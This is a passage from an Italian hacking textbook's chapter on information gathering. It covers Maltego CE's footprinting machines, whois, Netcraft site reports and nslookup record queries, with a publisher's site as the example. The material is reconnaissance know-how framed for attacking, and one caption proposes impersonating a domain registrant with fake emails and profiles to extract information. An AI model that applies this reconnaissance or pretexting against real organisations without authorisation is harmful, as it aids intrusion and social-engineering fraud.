nel sito del produttore (`www.paterva.com`). Indipendentemente da come decidi di usare Maltego CE, prima di avviarlo devi creare un account alla pagina `https://www.paterva.com/web7/community/community.php`. I dati di registrazione, infatti, ti saranno chiesti all'avvio del programma (Figura 6.10). Una volta inseriti, fai clic *Next* fino alla fine della procedura guidata e, a quel punto, su *Finish*.




Figura 6.10 Il modulo di registrazione necessario per ottenere l'accesso gratuito a Maltego CE.

L'interfaccia di Maltego CE può apparire molto complessa, ma basta una prima prova su strada per apprezzarne l'efficienza.

Seleziona, dal menu in alto, *Machines*, poi fai clic su *Run Machine*. Il menu visualizzato è il più importante: qui sono elencate delle "macchine" (Figura 6.11). In buona sostanza, si tratta di modalità di ricerca predefinite. A seconda di quelle selezionate, vengono richiamate le trasformate più adatte per ottenere lo scopo. Tornando all'esempio fotografico, è come scegliere una modalità preimpostata della fotocamera, per ottenere il risultato migliore in modo semplice. Se scegli "Modalità notte" la fotocamera imposta in modo autonomo i

migliori parametri per scattare di notte. Allo stesso modo, Maltego CE richiama le trasformate più adatte. Naturalmente, per esigenze particolari, o per affinare i risultati, occorre crearsi una propria macchina e le relative trasformate.

L'elenco di macchine predefinite è comunque ricco e sufficiente per la maggior parte degli scopi. Per l'information gathering, in particolare, si punta a una tra le quattro macchine "storiche" di Maltego: *Footprint L1*, *Footprint L2*, *Footprint L3* e *Footprint XXL*.




Figura 6.11 Le "macchine" predefinite messe a disposizione da Maltego CE.

Qualche macchina per gradire

Ecco una breve descrizione di alcune delle principali macchine predefinite offerte da Maltego.

@haveibeenpwned: una categoria di macchine che verificano che vari tipi di dati (alias, indirizzo e-mail ecc.) siano presenti nei database di dati trafugati tramite furti o intrusioni informatiche (breach).
Company Stalker: raccoglie, un po' come fa theHarvester, gli indirizzi e-mail presenti in un dato dominio, li lega a eventuali account di social network, estrae dati da documenti legati al dominio.
Find Wikipedia Edits: lega il dominio a eventuali voci e modifiche su Wikipedia.
Footprint L1: un'information gathering di base del dominio.
Footprint L2: un'information gathering di medio livello.
Footprint L3: un'information gathering molto approfondita.
Footprint XXL: un'information gathering dedicata a infrastrutture molto complesse, per esempio di aziende che gestiscono interamente la propria rete.
Google Tracker ID Enrichment: "segue" il codice ID Google per vedere se è associato ad altri domini.
IP Analyzer e IP Explorer: analizzano nei dettagli un indirizzo IP.
Person – Email Address: data un indirizzo e-mail, cerca di trovarne tutti i riscontri in Rete.
Twitter Digger X: a partire da un nome utente Twitter, ne analizza tutti i riscontri.
Twitter Digger Y: analizza le affiliazioni di un account Twitter.
Twitter Monitor: analisi a largo spettro di account Twitter.
URL to Network and Domain Information: cerca di risalire a tutte le informazioni disponibili a partire da un indirizzo web.

È chiaro, però, che la scelta dipende molto dall'obiettivo designato e dalle necessità. Personalmente sono solito utilizzare Footprint L3 per la maggior parte degli obiettivi, laddove non abbia invece la necessità di creare una macchina personalizzata (succede spesso). Una volta che hai scelto la modalità fai clic su *Next*. A seconda della macchina selezionata inserisci il dato di partenza (nel caso di Footprint L3 si tratta del dominio web da analizzare) e quindi fai clic su *Finish*. La macchina di Maltego CE entra in azione e, a seconda dei casi, del computer che utilizzi e della connessione disponibile, impiega un tempo variabile (ma tranquillo, mai troppo lungo) per arrivare al risultato finale (Figura 6.12).

NOTA

La Community Edition di Maltego è privata di parecchie funzioni e possibilità. Per esempio, i risultati forniti su un determinato obiettivo si fermano a 12 livelli

o, in gergo, “entità”. Sufficienti per alcune attività, ma inadeguati per buona parte delle altre. Se devi fare sul serio considera di investire nelle edizioni a pagamento.




Figura 6.12 Man mano che Maltego elabora i risultati, potrebbe richiedere di interagire con altri menu, per migliorare le ricerche. I menu variano moltissimo a seconda delle trasformate che entrano in azione, ma c’è di buono che spesso Maltego suggerisce le scelte migliori da fare, chiedendo solo conferma.

In che cosa consiste il risultato tipico offerto da Maltego? In una sorta di mappa che mette in relazione l’obiettivo designato con tutti gli elementi raccolti. La modalità di visualizzazione predefinita di Maltego è quella “a grafico”, ma la puoi cambiare agendo sui comandi che trovi appena a sinistra della finestra dei risultati. Rimane comunque, a mio avviso, la più chiara (Figura 6.13).

Ti puoi spostare liberamente nella mappa generata e zoomare per ingrandirla o rimpicciolirla. Puoi anche fare clic sulle singole “entità”

che compaiono nel grafico, per analizzarne i dettagli. I risultati ottenibili con Maltego sono sorprendenti, specie perché possono essere valutati tutti insieme, con tutte le possibili correlazioni. Non esiste informazione offerta da Maltego che non possa essere ottenuta con un altro tool, ma la forza di questo software è di mettere a disposizione i risultati di svariate fonti OSINT in un'unica schermata.




Figura 6.13 In alcuni casi la modalità Footprint L3 offre fin troppi risultati, apparendo confusionaria. Per avere una visione d'insieme più immediata basta selezionare Foootprint L1.

Controlli rapidi

A volte non hai il tempo di effettuare un'information gathering approfondita. In questi casi, per fortuna, ci sono tool molto semplici e immediati pronti a fornirti informazioni spicciole ma preziose.

Whois: di chi è il sito?

Whois è uno dei comandi di information gathering più conosciuti al mondo. Disponibile in varie versioni web, cioè in siti pronti da utilizzare da browser, per un hacker andrebbe usato da una distro ben configurata, senza lasciare tracce. Tra l'altro, è anche più semplice e permette di scoprire il *Terminal* di Kali Linux. Dal desktop Kali, fai clic a sinistra, sull'icona *Terminal*, e ti troverai di fronte alla console dove inserire i comandi direttamente a riga di comando, nel vero spirito di Linux. L'istruzione `whois` è molto semplice:

```
whois sitoweb
```

Per esempio:

```
whois apogeonline.com
```

Il risultato è una panoramica completa dei dati di chi ha registrato e di chi è tenutario del sito specificato (Figura 6.14).




Figura 6.14 Alcune delle informazioni messe a disposizione da un semplice comando whois. Si ottiene, per esempio, il nome di chi è incaricato della registrazione del sito o di chi ne è il referente e a partire da questo si possono creare e-mail e profili fasulli spacciandosi per questo soggetto al fine di estorcere altre informazioni.

Attenzione al GDPR

Il nuovo Regolamento sulla privacy (GDPR), introdotto da partire dal 25 maggio 2018, cozza con la natura tecnologica del whois. L'*Internet Corporation for Assigned Names and Numbers* (ICANN), responsabile tra le altre cose anche del whois, si sta adoperando per capire se occorre eliminare del tutto questo strumento o se si potrà continuare a utilizzarlo con alcune limitazioni. È una situazione in fase di studio e non è detto che le procedure descritte in questo libro, e che hanno a che fare con il whois, continueranno a funzionare nel prossimo futuro.

Netcraft: qualcosa in più

Informazioni aggiuntive rispetto a quelle fornite da un whois si possono ottenere con Netcraft. Si tratta di un servizio, disponibile fin dal 1995 e continuamente migliorato, molto utilizzato nell'ambito della sicurezza. Per i tuoi scopi non serve imparare chissà che cosa. Vai su `https://www.netcraft.com`, poi individua la casella *What's that site running?* (la trovi sulla destra), digita al suo interno il sito web da analizzare e fai clic sulla freccina. Se ti vengono segnalati più domini, scegli quello desiderato e fai clic sulla relativa icona *Site report.*

Tra i risultati offerti, di particolare interesse sono quelli relativi alle tecnologie utilizzate nel sito, cioè i software che, di fatto, "reggono" il sito web. È un dato prezioso, poiché consente di selezionare in modo preciso gli attacchi da sferrare.

Nslookup: IP, ma non solo

Sono piuttosto certo che tu sappia che cos'è il DNS, ma per non sbagliare te lo rammento. Si tratta del *Domain Name System*, vale a dire una sorta di tabella che trova la corrispondenza tra un indirizzo web così come lo digiti, cioè tramite l'URL (Universal Resource Locator), e l'indirizzo IP effettivamente utilizzato nel mondo di Internet. Internet, infatti, funziona con i freddi numeri, quindi quando


digiti `www.apogeonline.com`, in realtà questo indirizzo è spedito a un DNS che lo fa corrispondere al suo rispettivo indirizzo IP.

Nslookup è uno strumento, disponibile per buona parte dei sistemi operativi, che ti aiuta a consultare proprio il DNS. Puoi avviarlo anche da Windows, a patto di lanciarlo come comando DOS con privilegi da Amministratore.

> **NOTA**
>
> Per lanciare un programma DOS con privilegi da Amministratore digita **cmd** nella casella di ricerca di Windows (mi riferisco a Windows 10). Quando compare *Prompt dei comandi* facci clic sopra con il tasto destro del mouse e seleziona *Esegui come amministratore*, quindi fai clic su *Sì*. A questo punto, puoi lanciare *Nslookup* o qualsiasi altro comando o programma DOS senza il rischio di incorrere in problemi.

Per comodità, e perché Kali deve diventare il tuo pane quotidiano, useremo la versione per la nostra distro preferita. È molto semplice, dal *Terminal*, digita **nslookup sitoweb**.

I risultati, a questo punto, variano in base ad alcuni fattori, mentre è di sicuro presente l'informazione che più ti interessa. Sotto a *Non-authoritative answer* (con altri sistemi operativi il messaggio potrebbe essere in italiano), infatti, trovi l'indirizzo IP corrispondente al sito web specificato (Figura 6.15).



Hosting History

Netblock owner	IP address	OS	Web server	Last seen Refresh
Librerie Feltrinelli Spa V. Tucidide 56 torre 3 I-20134 MilanoMI	212.239.45.42	Linux	Apache/2.2.3 Red Hat DAV/2 SVN/1.6.11 Phusion_Passenger/3.0.12 PHP/5.3.3 mod_ssl/2.2.3 OpenSSL/0.9.8e-fips-rhel5 mod_wsgi/3.5 Python/2.6.8 mod_perl/2.0.4 Perl/v5.8.8	17-Jul-2017
Librerie Feltrinelli Spa V. Tucidide 56 torre 3 I-20134 MilanoMI	212.239.45.42	Linux	Apache/2.2.3 Red Hat DAV/2 SVN/1.6.11 Phusion_Passenger/3.0.12 PHP/5.3.3 mod_ssl/2.2.3 OpenSSL/0.9.8e-fips-rhel5 mod_wsgi/3.3 Python/2.6.8 mod_perl/2.0.4 Perl/v5.8.8	30-Sep-2014
Librerie Feltrinelli Spa V. Tucidide 56 torre 3 I-20134 MilanoMI	212.239.45.42	Linux	Apache/2.2.3 Red Hat DAV/2 PHP/5.1.6 mod_ssl/2.2.3 OpenSSL/0.9.8e-fips-rhel5 mod_wsgi/3.3 Python/2.6.5 mod_perl/2.0.4 Perl/v5.8.8	31-Jan-2012
Apogeo s.r.l. Casa Editrice di libri di informatica, cyberspazio e Viale Papiniano, 38 20123 MilanoMI - I	212.239.21.52	Linux	Apache/1.3.33 Debian GNU/Linux AxKit/1.7 DAV/1.0.3 PHP/5.2.0 mod_perl/1.29	25-Jun-2008
Apogeo s.r.l. Casa Editrice di libri di informatica, cyberspazio e Viale Papiniano, 38 20123 MilanoMI - I	212.239.21.52	Linux	Apache/1.3.33 Debian GNU/Linux AxKit/1.7 PHP/5.2.0 mod_perl/1.29	22-Mar-2007
Apogeo s.r.l. Casa Editrice di libri di informatica, cyberspazio e Viale Papiniano, 38 20123 MilanoMI - I	212.239.21.52	Linux	Apache/1.3.33 Debian GNU/Linux AxKit/1.7 mod_perl/1.29	20-Mar-2007
Apogeo s.r.l. Casa Editrice di libri di informatica, cyberspazio e Viale Papiniano, 38 20123 MilanoMI - I	212.239.21.50	-	Apache/1.3.28 Unix AxKit/1.62 mod_perl/1.28	15-Aug-2003
Apogeo s.r.l. Casa Editrice di libri di informatica, cyberspazio e Viale Papiniano, 38 20123 MilanoMI - I	212.239.21.50	Linux	Apache/1.3.26 Unix AxKit/1.5 mod_perl/1.27	19-Jul-2002
Apogeo s.r.l. Casa Editrice di libri di informatica, cyberspazio e Viale Papiniano, 38 20123 MilanoMI - I	212.239.21.50	Linux	Apache/1.3.12 Unix AxKit/1.5 mod_perl/1.26	17-Jun-2002

Figura 6.15 Ok, non si tratta in effetti di un grande risultato: dopotutto altri servizi offrono questa informazione. Ma non è che la punta dell'iceberg.

Nslookup può essere sfruttato anche per ottenere un'informazione ancora più sensibile e utile ai fini di un'attività di hacking: risalire al mail server utilizzato dal dominio web. In pratica, ottenere l'indirizzo dei server che ne gestiscono la posta elettronica. In questo caso entra in gioco la cosiddetta "modalità interattiva" di Nslookup (Figura 6.16). Per attivarla, ti basta digitare `nslookup` e premere Invio. A questo punto, non resta che scrivere le istruzioni desiderate:

```
nslookup set type=mx sitoweb (l'indirizzo web desiderato)
```




Figura 6.16 La modalità interattiva di Nslookup offre informazioni decisamente più utili di un indirizzo IP (comunque essenziale nell'information gathering).

Ci sono parecchi altri comandi e sottocomandi disponibili per Nslookup. Se, per esempio, dalla modalità interattiva esegui `set type=ns`, digitando poi il sito web desiderato, ottieni l'elenco dei Name Server. Con `set type=any`, invece, ottieni l'elenco di tutti i server su cui poggia il sito desiderato (Figura 6.17).




Figura 6.17 Sapere che un sito si basa, per esempio, su Linux, consente di escludere gli attacchi dedicati a sistemi Windows. Non è una scrematura da poco. Occorre osservare con attenzione tutte le sezioni del rapporto di Netcraft.

Analisi delle porte

